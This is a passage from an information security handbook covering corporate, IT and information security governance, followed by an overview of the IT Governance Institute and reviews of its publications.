3. Fitzgerald, T. 2005. Building management commitment through security councils. *Information Systems Security*, 14(2), 27–36 (May/June 2005).
4. Wood, C. 2001. *Information Security Roles & Responsibilities Made Easy*, Version 1, Pentasafe Security Technologies.
5. United States General Accounting Office 1998. *Executive Guide Security Management—Learning from Leading Organizations*. United States General Accounting Office.

Corporate Governance

Introduction
The Need for Governance • What is Governance? • The Governance Environment • The Governance Domains • The Principles of Governance
It Governance
The Need for IT Governance • IT Governance Is Not IT Management • There Is No One-Size-Fits-All Approach for Employing IT Governance • Key IT Governance Domains, Structures, Processes, and Mechanisms
Information Security Governance
The Need for Information Security Governance • There Is No One-Size-Fits-All Approach for Employing Information Security Governance • Key Information Security Governance Domains, Structures, Processes, and Mechanisms • Costs of Poor Corporate, IT, and Information Security Governance
References

David C. Krehnke

Introduction

The Need for Governance

Executive management needs to provide the leadership, organizational structures, strategies, and policies to ensure the organization sustains and extends its goals and objectives. Governance is the formal means by which the executive management discharges its responsibilities. Governance is driven by the need to manage risk and protect organization (shareholder or constituents) value. At its core, governance is concerned with two responsibilities: delivering value and mitigating risk. Governance equally applies to governmental, commercial, and educational institutions.

What is Governance?

Governance is leadership, organizational structure, and processes that manage and control the organization's activities to achieve its goals and objectives by adding value while balancing risk with return on investment. At the heart of governance is the concept that running an organization must be a well-organized activity carried out by trained professionals who accept full responsibility and accountability for their actions. The governance framework must be embedded in the organization and applied to all activities and processes such as planning, design, acquisition, development, implementation, and monitoring. The governance framework encompasses the governance environment, governance domains, and governance principles [1].

The Governance Environment

Governance takes place in the organizational environment that is determined by existing conditions and circumstances that include

- Federal and state laws, directives, and guidelines
- Industry regulations and governance practices
- Organization mission and strategies
- Organization risk tolerance
- Organization ethics, culture, and values
- Organization risk tolerance
- Organization mission, vision, and strategic plan
- Organization locations and management approach (centralized or decentralized)
- Organization policies, standards, processes, and procedures
- Organization roles and responsibilities
- Organization plans and reporting
- Organization monitoring for compliance [2]

The Governance Domains

The domains in the governance framework [3] are

- Strategic planning and alignment—the forethought and capabilities necessary to deliver organizational value
- Value delivery—generating the benefits promised on time and within budget
- Risk management—a continuous process that starts with identification of risk (threats and vulnerabilities) and their impact on assets, mitigation of the risk by countermeasures, and the formal acceptance of the residual risk by management
- Resource management—deploying the right capabilities (people, facilities, hardware, software, etc.) to satisfy organizational needs
- Performance measurement—providing feedback the organization needs to stay on track or take timely corrective measures

The Principles of Governance

The principles of governance [4] are

- Clear expectations
    - Clear values
    - Explicit policies and standards
    - Strong communication
    - Clear strategy
- Responsible and clear handling of operations
    - Competent organizational structure
    - Clearly defined roles and responsibilities
    - Orderly processes and procedures
    - Effective use of technology
    - Responsible asset management
- Proactive change management
- Timely and accurate disclosures
- Independent review and continuous improvement

IT Governance

The Need for IT Governance

The pervasive use of information technology (IT) in today's organizations has created a critical dependency on IT that, in turns, calls for a specific focus on IT governance. Elevating IT from a pure managing level to the governance level is recognition of IT's pervasive influence on all aspects of an organization [5]. According to a recent global survey, chief information officers (CIOs) recognize the need for IT governance [6]. When properly implemented, IT governance can generate IT-related economies of scale and leverage synergies and standards throughout the organization. IT governance is mainly concerned with two responsibilities: delivering IT-related value and mitigating IT-related risks.

IT Governance Is Not IT Management

IT management is focused on IT services and products and the management of IT operations. IT governance is much broader and concentrates on what IT must do to meet the present and future demands of the business and its customers. IT governance is an integral part of organizational governance.

There Is No One-Size-Fits-All Approach for Employing IT Governance

IT governance can be deployed using a variety of structures, processes, and relational mechanisms. Designing IT governance for an organization is contingent on internal and external factors that are often conflicting, and what works for one organization may not work for another. Different organizations may need a different combination of structures, processes, and relational mechanisms.

Key IT Governance Domains, Structures, Processes, and Mechanisms

Key IT governance domains [7], structures, processes, and mechanisms include

- IT Strategic Planning and Alignment
    - *IT organization and reporting structure*. Effective IT governance is determined by the way the IT function is organized and where the decision-making authority is located within the organization. The dominant model is centralized infrastructure control and decentralized application control. This model achieves efficiency and standardization for the infrastructure and the effectiveness and flexibility for the development of applications.
    - *Roles and responsibilities*. Clear and unambiguous roles and responsibilities are a prerequisite for an effective IT governance framework. Roles and responsibilities must be effectively communicated and understood throughout the entire organization.
    - *IT Strategy Committee*. The IT Strategy Committee operates at the executive management level to align IT strategies with organizational strategies and objectives and set investment priorities to ensure IT investments align with business goals and objectives.
    - *IT Steering Committee*. The IT Steering Committee operates at the senior management level to determine the applications required to support organization initiatives, facilitate the determination of application criticality, allocate resources, and manage priorities and costs. The Steering Committee is charged with documenting high level issues and current priorities as well as how proposed investments in IT will serve business goals and objectives. Finally, the Steering Committee tracks projects and monitors the success and value added by the major IT initiatives.
    - *IT architecture review board*. The IT Architecture Review Board develops the high level IT architecture, maintains a close watch on new technologies, identifies key trends and issues, standardizes on the technology to be implement across the organization. Hardware and

software solutions should be limited to what is actually required to simplify installation, maintenance, and the help desk function. The IT Architecture Review Board tests and approves IT products for use within the infrastructure, determines a system development methodology (SDM) to manage the system life cycle, and monitors the implementation of standards and technology throughout the organization.
    - *Network connectivity review board*. The Network Connectivity Review Board manages all network connectivity to limit solutions and facilitate standardization.
    - *Information custodians*. Information custodians capture, process, and protect corporate information that includes the proper classification, handling, storage, retention, and destruction.

- IT Value Delivery
    - *Network operations*. Network operations designs, develops, integrates, documents, and manages information networks. Network operations establishes de-militarized zones (DMZs) and enclaves for sensitive and critical application systems. It also implements firewalls and other controlled interfaces, logical network access controls, network intrusion detection and prevention systems, and responsive patch management. Network operations blocks malicious code at the perimeter, and it develops network infrastructure recovery plans and network operations workgroup recovery plans.
    - *Computer operations*. Computer operations harden mainframes and servers and implement logical computer access controls, mainframe, and server intrusion detection/-prevention systems, end point security systems including personal firewalls, virus protection, screen savers, encryption, etc. Computer operations implement responsive patch management and a malicious code-free infrastructure on all platforms. Computer operations also develop mainframe and server recovery plans and workgroup recovery plans.
    - *Computer center management*. Computer center management implements physical access controls and environment protection mechanisms; develops emergency response plans, facility disaster recovery plans, and business continuity plans; and coordinates the development of computer center workgroup recovery plans. Computer center management implements a help desk function and production control systems for scheduling jobs and system backups.
    - *Application development*. Application development designs, develops, and documents application systems; tests application systems and implements backups; develops security plans and security test and evaluation plans; conducts risk assessments; develops application disaster recovery plans; and participates in the development of workgroup recovery plans.

- IT Risk Management
    - *IT risk management areas*. The need to evaluate the effectiveness of internal controls and to demonstrate sound value to customers and stake holders are the main drivers for increased emphasis on risk management. Risk assessments are conducted on main computer sites, the network infrastructure, and application systems.
    - *IT risk assessment methodology*. The risk assessment methodology is standardized and personnel are trained. The methodology identifies information assets, threats, potential vulnerabilities, and implemented or planned controls. The planned and implemented controls are analyzed against requirements and against the threats and potential vulnerabilities to determine the likelihood of occurrence of a given threat scenario and the impact on the assets of the organization. The likelihood of occurrence and the impact determine the level of risk. Next, possible additional controls and countermeasures are identified to further mitigate risk, and a cost benefit analysis can be conducted to determine the most cost effective of the additional controls. At this point,

recommendations are presented to management who must decide among funding the recommendations, accepting the residual risk, or transferring the risk to another organization.

- IT Resource Management
  - *IT asset management*. The corporate asset inventory management program can be applied to IT assets. IT products that are not on the approved architecture list are phased out.
  - *IT capital budget*. The corporate capital budgeting process can be applied to manage IT capital assets.
  - *IT operating budget*. The corporate operating budgeting process can be applied to manage IT operations.
  - *IT resource allocation and planning*. The corporate resource allocation and planning process can be applied to IT resources to establish and deploy the right IT capabilities for business needs; i.e., judiciously introducing new technology and replacing obsolete systems.
  - *IT project tracking*. The corporate project tracking process can be applied to manage IT projects.
  - *IT contract management*. The corporate procurement and contract management process can be applied to IT contracts. IT hardware and software should be procured from approved vendors using corporate standard procurement contracts. Standard Service Level Agreements (SLAs) should be negotiated for all IT service contracts.
- *IT Performance Management*. Without establishing and monitoring performance measures, it is unlikely that previous domains will achieve their desired outcomes. The performance measurement domain closes the loop by providing timely feedback to keep the IT governance initiative on track [8].
  - Examples of regulatory compliance in the United States include
    - Paperwork Reduction Act—minimizes the burden from the collection of information by or for the federal government
    - Information Technology Management Reform Act (Clinger-Cohen)—exercises capital planning; improves acquisition, use, and disposal of technology; and provides guidelines for computer systems
    - Computer Fraud and Abuse Act—protects information in financial institutions and United States' government departments or agencies or information involved in interstate or foreign communications from access without authorization or exceeding authorized access
  - Policies—System development methodology, business continuity management, emergency response, and disaster recovery
  - Standards—Examples of IT standards include
    - CobiT, ITIL, SAS70
    - ITIL—Collection of best practices
    - Capability Maturity Model (CMM) for Software
    - Systems Engineering CMM
    - Integrated Product Development CMM
    - CMM Integration—Best practices for improving process
    - COSO—Internal control framework
    - BS 1500—Standard for IT service management
    - ISO 12207—Software lifecycle processes
    - ISO 15504—Standard on software process assessment
    - ISO 9000 and 9001—Quality management
    - ISO 13569—Banking and related services
    - TickIT—Software quality management certification

- Processes and procedures—System development methodology, business continuity management, backups, emergency response, and disaster recovery
- Quality assurance—Design reviews, code analysis, peer and independent code reviews, static code checkers, stress testing, application vulnerability testing, and runtime testing
- Metrics—Examples of IT metrics include
    - IT costs by category and by activity
    - Server and workstation costs
    - IT costs as a percentage of total operating costs
    - IT staff numbers by activity
    - Full-time versus contract staff
    - Outsourcing ratio
    - Number and cost of IT operation risk incidents [9]
    - Results of internal audits
    - Attainment of expense targets and unit cost targets such as lines of code
    - Business unit survey ratings
    - Staff turnover
    - Satisfaction survey scores
    - Implementation of lessons learned [10]

Information Security Goverance

The Need for Information Security Governance

Computing in today's organizations is no longer conducted on a mainframe with hard wired terminals all housed in a secure data center environment with a well-defined physical and logical perimeter. Computing is now performed by servers, workstations, laptops, notebooks, personal digital assistants (PDA), BlackBerry devices, cell phones, cameras, watches, etc. from where ever an organization's employees, contractors, and business partners happen to be at the time. Employees, contractors, vendors, and business partners connect to the Intranet via the Internet, leased lines, dialup lines, and airwaves. Large amounts of data can be carried out of facilities in their pockets or transmitted out via instant messaging, email, and cell phones.

An organization's critical dependence on the confidentiality, integrity, and availability of its information calls for a specific focus on information security governance. Organizations need an information security architecture that enforces the infrastructure's secure state at every location and end point by enforcing policies for each information resource (device) and user. When properly implemented, information security governance can hone that architecture and generate economies of scale and leverage synergies and standards throughout the organization. Information security governance is mainly concerned with two responsibilities: delivering information security-related value and mitigating information security-related risks.

There Is No One-Size-Fits-All Approach for Employing Information Security Governance

Information security governance can be deployed using a variety of structures, processes, and relational mechanisms. Designing information security governance for an organization is contingent on internal and external factors that are often conflicting, and what works for one organization may not work for another. Different organizations may need a different combination of structures, processes, and relational mechanisms.

Key Information Security Governance Domains, Structures, Processes, and Mechanisms

Key information security governance domains, structures, processes, and mechanisms include

- Information Security Strategic Planning and Alignment
  - *Information security organization and reporting structure*. Effective information security governance is determined by the way the information security function is organized and where the decision-making authority is located within the organization. The information security function should not be reported to IT; rather, it should be reported at the same level or at a higher level in the organization.
  - *Roles and responsibilities*. Clear and unambiguous roles and responsibilities are a prerequisite for an effective information security governance framework. Roles should include information security officers, privacy officer, information custodians, executive sponsors for infrastructure components and application systems, certifier, and accreditor. Information security responsibilities should be documented in the job descriptions of employees at all levels. Roles and responsibilities should be effectively communicated and understood throughout the entire organization.
  - *IT architecture review board*. The information security organization should be a member of the IT Architecture Review Board to ensure new technologies can be securely implemented across the organization. The information security organization should participate in the security testing and approval of IT products for use within the infrastructure.
  - *Network connectivity review board*. The information security organization should be a member of or chair the Network Connectivity Review Board to ensure network connectivity is managed in a secure manner to limit the holes opened through the perimeter.
- Information Security Value Delivery
  - *Policy and process*. Information security policies and processes are developed for information privacy protection, sensitivity determination, criticality determination, information retention and archiving, archive protection, release of information to the public, and destruction. Information security documentation deliverables and check points are incorporated in the appropriate phases of the system's development life cycle. Policies and processes are also developed for authorization, identification, and authentication systems for controlling access.
  - *Standards*. Standards are developed for hardening servers and placing sensitive and critical applications in enclaves as well as the prevention, detection, containment, and cleanup from penetrations and malicious code including viruses, worms, bots, etc.
  - *Certification and accreditation*. Certification and accreditation processes are developed for infrastructure components and application systems. The certification and accreditation function coordinates the completion of a Business Impact Assessment (BIA) on infrastructure components or application systems to determine the information's sensitivity and criticality and the information security requirements required to protect the information based on that sensitivity and criticality level. The certification and accreditation function consults with the developing organization on information security requirements and possible controls that will satisfy those requirements and reviews risk assessments, security plans, security test and evaluation plans, business continuity plans, and disaster recovery plans. The certification and accreditation function certifies and accredits infrastructure components and application systems prior to production and ensures management accepts the residual risk associated with putting the infrastructure component or application system into production.

- *Job descriptions and performance appraisals*. Information security responsibilities are included in job descriptions and in performance appraisals.
- *Computer Incident and Response Team (CIRT)*. The CIRT implements a standard information security incident response and reporting process.
- *Public Key Infrastructure (PKI)*. The PKI facilitates secure electronic data storage and exchange. Security is achieved by using public key cryptography. The types of security services provided by a PKI are
  - Confidentiality—transformation of data into a form unreadable by anyone without the proper key
  - Data integrity—addresses the unauthorized alteration of data by confirming its integrity or warning about changes
  - Authentication—proves users of information resources are who they claim to be
  - Non-repudiation—limits denial of previous commitments or actions
- *Compliance*. The compliance function ensures information policies, processes, and standards are being followed throughout the organization, including the acceptable use of computing resources by users. The compliance function conducts site security reviews and penetration testing for compliance with information security requirements; reviews of firewall rules, developers, system administrators, and users for least privilege; monitors information resources, email, and Internet usage for acceptable use; establishes benchmarks; develops metrics to measure value, performance effectiveness, and organizational comparability; and implements a dashboard summary for ongoing top management program review.

- *Information Security Risk Management*. Site, infrastructure, and application system risk assessments should be reviewed to ensure that threats and vulnerabilities have been identified, the recommended controls implemented, and management has accepted the residual risk or transferred the risk to another organization.
- Information Security Resource Management
  - *Information security asset management*. The corporate asset inventory management program can be applied to information security assets. Plans should be developed to phase out information security products that are not on the approved architecture list.
  - *Information security capital budget*. The corporate capital budgeting process can be applied to manage information security capital assets.
  - *Information security operating budget*. The corporate operating budgeting process can be applied to manage information security operations. Best practices include clear budget ownership, control of actual spending, cost justification, and awareness of total cost of ownership.
  - *IT resource allocation and planning*. The corporate resource allocation and planning process can be applied to information security resources.
  - *Information security contract management*. The corporate procurement and contract management process can be applied to information security contracts. Information security hardware and software should be procured from approved vendors using corporate standard procurement contracts. Standard SLAs should be negotiated for all information security service contracts.
- Information Security Performance Management
  - Examples of regulatory compliance in the United States include
    - Privacy Act—protects the privacy of government employees and their contractors
    - Electronic Freedom of Information Act—provides visibility into government processes by allowing the public to request information

        - Government Paperwork Elimination Act—encourages the electronic submittal of information to federal agencies and the use of electronic signatures
        - Health Insurance Portability and Accountability Act (HIPAA)—protects patient identities and sensitive health and treatment information
        - Gramm-Leach-Bliley Act (GLBA)—protects financial information from unauthorized access
        - Children's Online Privacy Protection Act (COPPA)—protects children's personal identifiable information
        - Sarbanes-Oxley Act (SOX)—ensures the integrity of IT financial systems of publicly traded companies
        - Federal Information Security Management Act (FISMA)—provides a comprehensive framework for ensuring the effectiveness of information security controls in federal agencies
        - United States Patriot Act Customer Identification Program—requires that financial services firms operating in the United States obtain, verify, and record information that identifies each individual or entity opening an account
    - Standards—Examples of information security standards include
        - ISO/IEC 27001:2005—Standard for Information Security Management Systems (ISMS) and the Foundation for Third-Party Audit and Certification
        - ISO/IEC TR 13335—Guideline for Management of IT Security
        - ISO/IEC 15408—Common Criteria for IT Security Product Evaluations
        - ISO 13569—Banking and Related Services: Information Security Guidelines
        - ISO 7816—Smart Card Standard
        - ISO 9001—Balanced Scorecard for Quality Assurance
        - NIST Special Publication 800-12—An Introduction to Computer Security: The NIST Handbook
        - NIST Special Publication 800-14—Generally Accepted Principles and Practices for Securing Information Technology Systems
        - NIST Special Publication 800-33—Guidelines for Security Certification and Accreditation of Federal Information Technology Systems
        - FIPS Pub 113—Computer Data Authentication
        - FIPS Pub 197—Advanced Encryption Standard
        - FIPS Pub 200—Minimum Security Requirements for Federal Information and Information Systems
        - IT Baseline Protection Manual—Standard Security Safeguards for Typical IT Systems
    - Policies—Physical security, information security, privacy, personnel security, hardware security, software security, network security, wireless security, business continuity management, and incident handling
    - Processes and procedures—Certification and accreditation, risk assessment, intrusion detection, penetration testing, emergency response, application disaster recovery, backups, facility disaster recovery, and incident response and reporting
    - Quality assurance—security design review, security code review, and separate testing and production environments
    - Metrics—Information security metrics include
        - Monthly CIRT operation hours by category, i.e., Web usage and data content review, incident response, spam, abuse, log review, and vulnerability reconnaissance
        - Monthly desktop intrusion prevention system blocked events by event category. The categories include spyware, network scans/probes, Web-related events, and virus and worm events.

- Monthly server intrusion prevention system blocked events by event category. The categories include spyware, network scans and probes, Web-related events, and virus and worm events.
- Monthly devices with desktop protection and server sensors report. This report reflects the percent of workstations and servers that are protected and delta showing those that are not protected.
- Monthly security vulnerability assessment (SVA) status report reflects the number of SVAs completed, in progress, and planned.
- Monthly certification and accreditation status report. This report reflects the number of certification and accreditation completed, in progress, and planned.

Costs of Poor Corporate, IT, and Information Security Governance

Costs of poor corporate, IT, and information security governance not reflected in profit and loss (P&L) statements include

- Fines for regulatory non-compliance
- Wasted resources because of duplicate projects, tasks, or code
- Lack of project prioritization, resulting in missed due dates
- Lack of standardized products, resulting in increase time to correct problems
- Lack of standardized processes and procedures, resulting in confusion and loss of momentum
- Lack of clear direction and objectives, resulting in lackluster leadership
- Lack of a defined SDM, resulting in haphazard applications development and poor documentation
- Lack of organization determined application criticality resulting in the unavailability of the most critical applications
- Disclosure of sensitive information, including personal identifiable information
- Improper use of information resources
- Barrage of information security threats, including intrusions, denial-of-service attacks, malicious code (e.g., viruses, Trojans, and worms) spyware, key-loggers, bots, phishing, content spoofing, spam, and related forms of electronic pestilence [11].

References

1. 2001. *Information Security Governance: Guideline for Boards of Directors and Executive Management*, IT Governance Institute, Rolling Meadows, p. 8.
2. Kordel, L. 2004. IT governance hands-on: Using CobiT to implement IT governance. *Information Systems Control Journal*, 2, 39.
3. Hamaker, S. and Hutton, A. 2005. Enterprise governance and the role of IT. *Information Systems Control Journal*, 6, 27.
4. Hamaker, S. and Hutton, A. 2003. Principles of governance. *Information Systems Control Journal*, 3, 44.
5. Sayana, S. A. 2004. Auditing governance in ERP projects. *Information Systems Control Journal*, 2, 19.
6. Steuperaert, D. 2004. IT governance global status report. *Information Systems Control Journal*, 5, 24.
7. 2001. *Board Briefing on IT Governance*, IT Governance Institute, Rolling Meadows, p. 17.
8. Kordel, L. 2004. IT governance hands-on: Using CobiT to implement IT governance. *Information Systems Control Journal*, 2, 39.
9. Kan, A. H. G. R. 2004. IT governance and corporate governance at ING. *Information Systems Control Journal*, 2, 26.
10. Van Grembergen, W. and De Haes, S. 2005. Measuring and improving IT governance through the balanced scorecard. *Information Systems Control Journal*, 2, 35.
11. Hamaker, S. and Hutton, A. 2004. Principles of IT governance. *Information Systems Control Journal*, 2, 47.

IT Governance Institute (ITGI) Overview

IT Governance Institute Purpose
ITGI's Humble Beginnings
ITGI Operations and Funding
ITGI Research Focus and Associated Deliverables
Using ITGI Products to Guide and Support Initiatives
Information Security Governance • International Information Governance Practices • Network Security for Business Processes Governed by Federal Regulations • Secure Outsourcing of IT Functions • Business Impacts for an Unavailable e-Commerce Service • Financial Audit Processes • Internal Audit Processes • Risk-Based Auditing Processes • Oracle Database Security, Privacy, and Auditing Requirements • IT Audit Tools for New Auditors
ITGI: A Leader and a Resource
References

Mollie E. Krehnke

IT Governance Institute Purpose

Federal regulations, business competition, complex information and communication technologies, and expanded worldwide connectivity increase the risks associated with doing business. The IT Governance Institute (ITGI) was established to

- Raise awareness and understanding of enterprise business and technology risks
- Provide guidance and tools to those responsible for information technology (IT) at all levels
- Enable those professionals to conduct their responsibilities in such a manner that IT meets and exceeds internal (business) and external (federal) requirements
- Empower those professionals in the mitigation of their business process-related risks through the provision of pertinent publications based on extensive, focused, applied (as opposed to basic) research [1].

ITGI's Humble Beginnings

The ITGI was established by the Information Systems Audit and Control Association (ISACA) in 1976 as the Information Systems Audit and Control Foundation [2]. ISACA was formed in 1967 and

incorporated in 1969 as the Electronic Data Processing (EDP) Auditors Association by a group of professionals who audited controls in the computer systems in their respective companies. In 2003, the ITGI was established to undertake large-scale research efforts to expand the knowledge and value of the IT governance and control field.

The new name reflects the expanded role of IT in the support of business enterprises—the enablement and transformation—of enterprise growth and (even) survival, and further embraces the many disciplines that are responsible for IT governance within the business enterprises such as audit, assurance, information security, control, and privacy.

ITGI Operations and Funding

ITGI accomplishes its objective as a 501(c)3 not-for-profit and vendor-neutral organization. Volunteers use their personal time to create, review, and publish the deliverables that are made available under the ITGI cognizance. No Information ISACA member dues are used to support the activities of ITGI. Personal and corporate contributions can be made to ITGI to offset the institute costs, and gifts of over U.S. $25 will be acknowledged as a contributor in the ISACA/ITGI annual report [3]. The various opportunities for contributions (affiliates, sponsors, and donors) are described on the ITGI web site.

ITGI Research Focus and Associated Deliverables

The research conducted by ITGI "contributes to a new level of excellence in practices worldwide, [by] evaluating and analyzing emerging guidelines for implementation and controls of new technologies and applications, capitalizing on technological advances to help enterprises achieve competitive advantage, bringing a global perspective to the critical issues facing senior management and providing practitioners a specialized viewpoint" [4].

The ITGI "strives to assist enterprise leadership in ensuring long-term, sustainable enterprise success and increased stakeholder value by expanding awareness of the need for and benefits of effective IT governance. The institute develops and advances understanding of the vital link between IT and enterprise governance, and offers best practice guidance on the management of IT-related risks" [5].

By conducting original research on IT governance and related topics, ITGI helps enterprise leaders understand the relationship of IT to business objectives and have the tools to ensure effective governance over IT within their enterprises. The resource center on the ITGI website includes articles, white papers, slide presentations, survey results, links, and other resources. Many publications are available in downloadable form, and hard copies are available from the ISACA bookstore. The major categories for the ITGI research are

- Security control and assurance
- Accounting, finance, and economics
- Business, management, and governance
- Contingency planning and disaster recovery
- Information technology
- Risk management [6].

ISACA members are granted a discount on the publications (generally $10–$100 per item) that, over time, can result in a substantial savings to an individual or to an organization. Academic and bulk discounts are also available to those who qualify. ISACA journals have a section in the back entitled *The ISACA Bookstore* that list new products and a description of those products and a bookstore price list for several hundred deliverables. The website provides a complete description for all deliverables at www.isaca.org/bookstore.

The content and scope of ITGI deliverables is continually expanding, and past research is enhanced to reflect new regulations, technologies, and changed business processes. An example of this would be CobiT 4.0, the newest Control Objectives for Information and related Technology (CobiT®). (Trademark registered by ISACA.) This version "emphasizes regulatory compliance, helps organizations to increase the value attained from IT, [and] enables and simplifies implementation of the CobiT Framework" [7].

Using ITGI Products to Guide and Support Initiatives

The number of ITGI products continues to expand, and the focus of many research deliverables is international in scope (and in language, including Japanese, German, and French). For example, a deliverable from the *CobiT Mapping* research project is *CobiT Mapping: Overview of International IT Guidance* that focuses on the business drivers for implementing international IT guidance documents and the risks of noncompliance. Another available resource is *A Guide to Cross-Border Privacy Impact Assessment* that addresses principles and questions associated with the collection, use, and disclosure of personally identifiable information that may be subject to regulation. The ITGI landmark study in 2003 and follow up survey in 2005 present IT governance perceptions and activities worldwide, as noted by senior IT executives and enterprise executives, entitled the *IT Governance Global Status Report*.

The best way to learn what is available is to routinely visit the ITGI and ISACA web sites. However, some product reviews are listed below to present a more detailed sampling of the offerings. ITGI makes excerpts available for review, so the reader can make a determination as to the usefulness of a product before purchasing it.

Members of the ISACA can read the book reviews in the *Information Systems Control Journal* to see if a particular product would be beneficial to their work. Examples of reviews of ITGI products are summarized below.

Information Security Governance

The Information Security Governance: *Guidance for Boards of Directors and Executive Management* document presents a big punch in a small package. The document defines management-level actions which ensure information security addresses the IT structure and the needs of the business and presents questions for directors and for management, best practices, and critical success factors to facilitate the deployment of the desired actions. The document also provides an information security governance maturity model that can be used to define an organization's security ranking. The ranking can then be used as the focal point for determining future strategies for improvement of the security of the organization [8].

International Information Governance Practices

Strategies for IT Governance is a collection of research articles on IT governance written by academics and practitioners from different countries with a message of IT governance as a business imperative and a top management priority. The book presents case studies that show how IT governance can work in practice [9]. In addition, *CobiT* is considered to be a valuable resource in many countries as an organizational standard or guideline for multiple topics, including IT management, IT governance, and auditing. This is well presented in the text and figures in the article, "The Value to IT of Using International Standards," by Ernst Jan Oud [10]. The article also discusses the value associated with the implementation of a de facto standard, or set of best practices, rather than developing standards from scratch; although, the need for customizing the practices to meet company objectives is strongly emphasized.

Network Security for Business Processes Governed by Federal Regulations

Network Security: *The Complete Reference* presents a broad spectrum of security topics, including return on security investment; security strategy and risk analysis; security policy development and security organizations; access control and physical security; biometrics; e-mail; network architecture; firewalls and Intrusion Detection Systems (IDSs); Virtual Private Network (VPNs); wireless security; disaster recovery; Windows, Linux, UNIX, and Novell; application and database security; and incident response. The book will be useful to security professionals, IT administrators, and software developers who are writing secure code for the J2EE and .NET platforms [11].

Secure Outsourcing of IT Functions

Outsourcing Information Security by C. Warren Axelrod is a risk-based approach to outsourcing according to the reviewer, Sarathy Emani, an IT professional with international experience. The book "explains the issues one needs to identify, quantify and analyze to make the right outsourcing decisions without sacrificing security." Topics included in the book are the history of IT outsourcing, internal and external security risks associated with outsourcing, motivations and justifications behind outsourcing, objectives of outsourcing, tangible and intangible costs and benefits, the outsourcing evaluation and decision process, and candidate security services for outsourcing. The book will be useful to managers, information security, and IT senior management professionals who are directly involved in outsourcing or business partner relationships [12].

Business Impacts for an Unavailable e-Commerce Service

The e-Commerce Security series, particularly *e-Commerce Security—Business Continuity Planning*, provides guidance to businesses and organizations in the creation of a plan to reduce the risk associated with such an event and to recover more quickly if resources are unavailable. The book addresses

- Business continuity planning and evaluation
- Business assessment
- Strategy selection
- Plan development
- Testing and maintenance

According to Linda Kinczkowski, it will be useful to business managers, security and audit professionals, and educators and students who have to address business continuity and disaster planning. The book also presents precautions and procedures that apply specifically to the e-commerce business component [13].

Financial Audit Processes

Auditing: A Risk Analysis Approach, 5th Edition, "offers an in-depth framework that addresses the relationships among audit evidence, materiality, audit risk and their concrete applications." In addition, the book provides resources that would be useful for anyone studying for the Certified Public Accountant (CPA) and Certified Internal Auditor (CIA) exams based on the review questions and essays provided at the end of each chapter and the computer audit practice case. Students, accountants, Chief Financial Officers (CFOs), CPAs, IT auditors, and faculty members teaching financial audit will find this to be a useful resource [14].

Internal Audit Processes

Managing the Audit Function: *A Corporate Audit Department Procedures Guide*, 3rd Edition, is very comprehensive, addressing all aspects of the internal auditing function. The procedural format provides a

resource that could be used as a starting point for many organizations and includes audit plans, work papers, and descriptions of the roles and responsibilities for the audit team. The third edition, with its expanded focus on internal auditing, is applicable for internal audit managers and management for large and small businesses. The book also includes a discussion of other factors that impact corporate business processes, including the United States' Sarbanes–Oxley Act of 2002 and the Foreign Corrupt Practices Act. The reviewers felt that this book is an essential resource for every audit department [15].

Risk-Based Auditing Processes

Auditor's Risk Management Guide—Integrating Auditing and Enterprise Resource Management (ERM) is a guide for conducting a risk management-based auditing methodology and provides case studies that utilize the concepts presented. Topics include an overview of ERM; control-based, process-based, risk-based, and risk management-based auditing approaches; an integration of strategy into risk management-based auditing; and risk assessment quantification techniques. The book also includes a CD-ROM containing electronic versions of work programs, checklists, and other tools. The reviewer felt that this book is "outstanding in the way it is organized and the extent of details it covers and the presentation from generalities to specifics aids the reader in understanding the concepts being presented" [16].

Oracle Database Security, Privacy, and Auditing Requirements

Oracle Security Privacy Auditing addresses HIPAA technical requirements but is also "an excellent primer on Oracle database security, describing what is arguably best practice, which is why it is assessed as valuable even to a reader who is not specifically concerned with Health Insurance Portability and Accountability Act (HIPAA)." The authors are distinguished Oracle professionals, and the presentation enables the reader to skim through the text and read only the portions that are pertinent for a particular concern. However, the book is addressed to database administrators, architects, system developers, and designers, and the reader must be familiar with basic Oracle database concepts and Structured Query Language (SQL) [17].

IT Audit Tools for New Auditors

CobiT 4.0 is considered to be a vital tool for IT auditors, particularly in the "strong linkages to business objectives and goals to provide the drivers and rationale for the IT supporting process." The text, illustrations, and diagrams have been updated from earlier editions, and these changes have greatly enhanced the usability of the document, and the appendices provide additional IT governance processes and references [18] In an article by Tommie Singleton, "CobiT is the most effective auditing tool available today, which can be applied to a variety of IT audit-related functions." In support of this perspective, numerous process models (such as Committe of Sponsoring Organization [of the treadway Commission] (COSO), Information Technology Infrastructure Library (ITIL), British Standard 1500 (BS 1500), and Capability Maturity Model (CMM)) have been mapped to CobiT, at least in part because of the guidance it provides in assessing IT controls [19].

ITGI: A Leader and a Resource

The perspectives and actions of IT professionals, information security professionals, and auditors will impact the IT stance of an organization and the ability of IT to securely and consistently meet and exceed the objectives of an enterprise in a global community. ITGI has become a strategic force and a leading reference on IT-enabled business systems governance for the global business community. A corresponding effort relates to the ISACA perspective regarding the responsibilities of auditors or information

security practitioners—those individuals are going to be required to support and become experts in IT governance. As a result, ITGI stands ready and continues in its research endeavors to support corporate enterprise in the utilization and protection of information resources to obtain business objectives. ISACA is prepared to provide resources to empower those individuals who must implement the enterprise objectives in their current (and future) job responsibilities [20].

References

1. IT Governance Institute, IT Governance Institute Brochure, Rolling Meadows, IL, nd, p. 4.
2. IT Governance Institute, IT Governance Institute Brochure, Rolling Meadows, IL, nd, p. 2.
3. IT Governance Institute, IT Governance Institute Brochure, Rolling Meadows, IL, nd, p. 3.
4. IT Governance Institute, IT Governance Institute Brochure, Rolling Meadows, IL, nd, p. 3.
5. IT Governace Institute, Information Security Governance: Guidance for Boards of Directors and Executive Management, Rolling Meadows, IL, 2001, p. 2.
6. IT Governance Institute (ITGI) Resources Center web page sidebar, http://www.itgi.org/ResourceCenter.
7. IT Governance Institute, CobiT® 4.0 Brochure, Rolling Meadows, IL, nd, p. 2.
8. IT Governance Institute, Information Security Governance: Guidance for Boards of Directors and Executive Management 17–19, and 21–23, Brochure, Rolling Meadows, IL, 2001, p. 14 [ISBN1-893209-28-8].
9. Tsang-Reveche, C. 2004. Book review: Strategies for information technology governance by Wim Van Grembergen. *Information Systems Control Journal*, 3, 9.
10. Oud, E. 2005. The value to IT using international standards. *Information Systems Control Journal*, 3 35–39.
11. Parmar, K. 2004. Book review, network security: The complete reference by Roberta Bragg, Mark Rhodes-Oulsey, and Keith Strassberg. *Information Systems Control Journal*, 3, 11.
